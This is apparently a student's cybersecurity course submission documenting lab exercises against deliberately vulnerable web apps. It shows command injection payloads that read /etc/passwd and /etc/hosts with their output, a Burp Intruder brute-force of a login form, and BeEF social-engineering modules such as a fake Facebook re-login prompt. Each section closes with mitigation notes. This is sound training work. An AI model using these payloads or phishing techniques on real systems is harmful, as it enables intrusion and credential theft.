Cybersecurity

Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

```
127.0.0.1 && cat ../../../../../etc/passwd   or
127.0.0.1 && cat /etc/passwd   (both command injections work)
```




Vulnerability: Command Injection

Ping a device

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.037/0.047/0.057/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

```
127.0.0.1 && cat ../../../../../etc/hosts   or
127.0.0.1 && cat /etc/hosts   (both command injections work)
```



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.042 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.058 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.068 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.066 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.042/0.059/0.068/0.000 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   387e74612784
```

More Information


- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Write two or three sentences outlining mitigation strategies for this vulnerability:

Best way to prevent a command injection is Input Validation that involves thoroughly validating all user input before incorporating it into system commands. Also limiting user permissions to ensure that the application runs with the least privileges necessary. In addition, conducting thorough code reviews with a focus on security to identify and fix vulnerabilities is a valuable practice.

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × …
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload Positions
Configure the positions where payloads will b
Target: http://192.168.13.35
Add §
Clear §
Auto §
Refresh
2. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource Pool Options
Filter: Showing all items
Request Response
Pretty Raw Hex Render
Finished

```
POST /ba_insecure_login_1.php HTT
Host: 192.168.13.35
User-Agent: Mozilla/5.0 (X11; Ubu
Accept: text/html,application/xht
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-f
Content-Length: 34
Origin: http://192.168.13.35
Connection: close
Referer: http://192.168.13.35/ba_
Cookie: PHPSESSID=1ramabhkqr0170f
Upgrade-Insecure-Requests: 1
Priority: u=1

login=§bee§&password=§bug§&form=s
```

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
71	superman	I am Iron Man	200	□	□	11801	
72	loislane	I am Iron Man	200	□	□	11801	
73	spiderman	I am Iron Man	200	□	□	11801	
74	jennyjones	I am Iron Man	200	□	□	11801	
75	tonystark	I am Iron Man	200	□	□	11827	
76	timtom	I am Iron Man	200	□	□	11801	
77	peterparker	I am Iron Man	200	□	□	11801	
78	clarkkent	I am Iron Man	200	□	□	11801	
79	michaelsmith	I am Iron Man	200	□	□	11801	
80	henryhacker	I am Iron Man	200	□	□	11801	
81	superman	His Past. Our future	200	□	□	11801	
82	loislane	His Past. Our future	200	□	□	11801	

Password:

Login

Successful login! You really are Iron Man :)


Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Best way to prevent a brute force attack is:
- Set limits on the number of login attempts within a specific timeframe
and/or implement a delay after failed login attempts to slow down automated
attacks. Maybe even implement account lockouts after a certain number of
failed attempts.
- Implement CAPTCHA challenges to ensure user authenticity and deter
automated activity..
- Enforce strong password policies and implement multi-factor authentication
to Strengthen account security.
```

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:

```
Social Engineering > Pretty Theft:
```



Facebook Session Timed Out

Your session has timed out due to inactivity.


Please re-enter your username and password to login.

Email:

Password:

Name: test

Social Engineering > Fake Notification Bar:



Additional plugins are required to display all the media on this page.

Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Name: test
Message: This is a test comment.

Name: UserName

Host > Get Geolocation (Third Party):



Module Results History

id	date	label
0	2024-06-12 02:12	command 1
1	2024-06-12 02:13	command 2

Command results

```
1   Wed Jun 12 2024 02:13:04 GMT+0000 (Coordinated Universal Time)
data: result={"status":"success","country":"United States","countryCode":"US","region":"TX","regionName":"Texas","city":"San Antonio","zip":"78288","lat":29.4167,"lon":-98.5,"timezone":"America/Chicago","isp":"Microsoft Corporation","org":"Microsoft Azure Cloud (southcentralus)","as":"AS8075 Microsoft Corporation","query":"40.84.129.156"}
```

Write two or three sentences outlining mitigation strategies for this vulnerability:

The Browser Exploitation Framework (BeEF) poses a significant threat due to its vast arsenal of hundreds of exploits. This is why there are numerous mitigation strategies necessary to defend against BeEF attacks. Some of them are:

- Keep the browser updated with all the security patches installed.

```
  -  Use browser extensions for script blocking malicious scripts,
     including those used by BeEF.
  -  Implement input validation and sanitization techniques to prevent
     attackers from injecting malicious code into web forms.
  -  Enforce the principle of least privilege, granting users only the
     minimum permissions necessary to perform their tasks.
```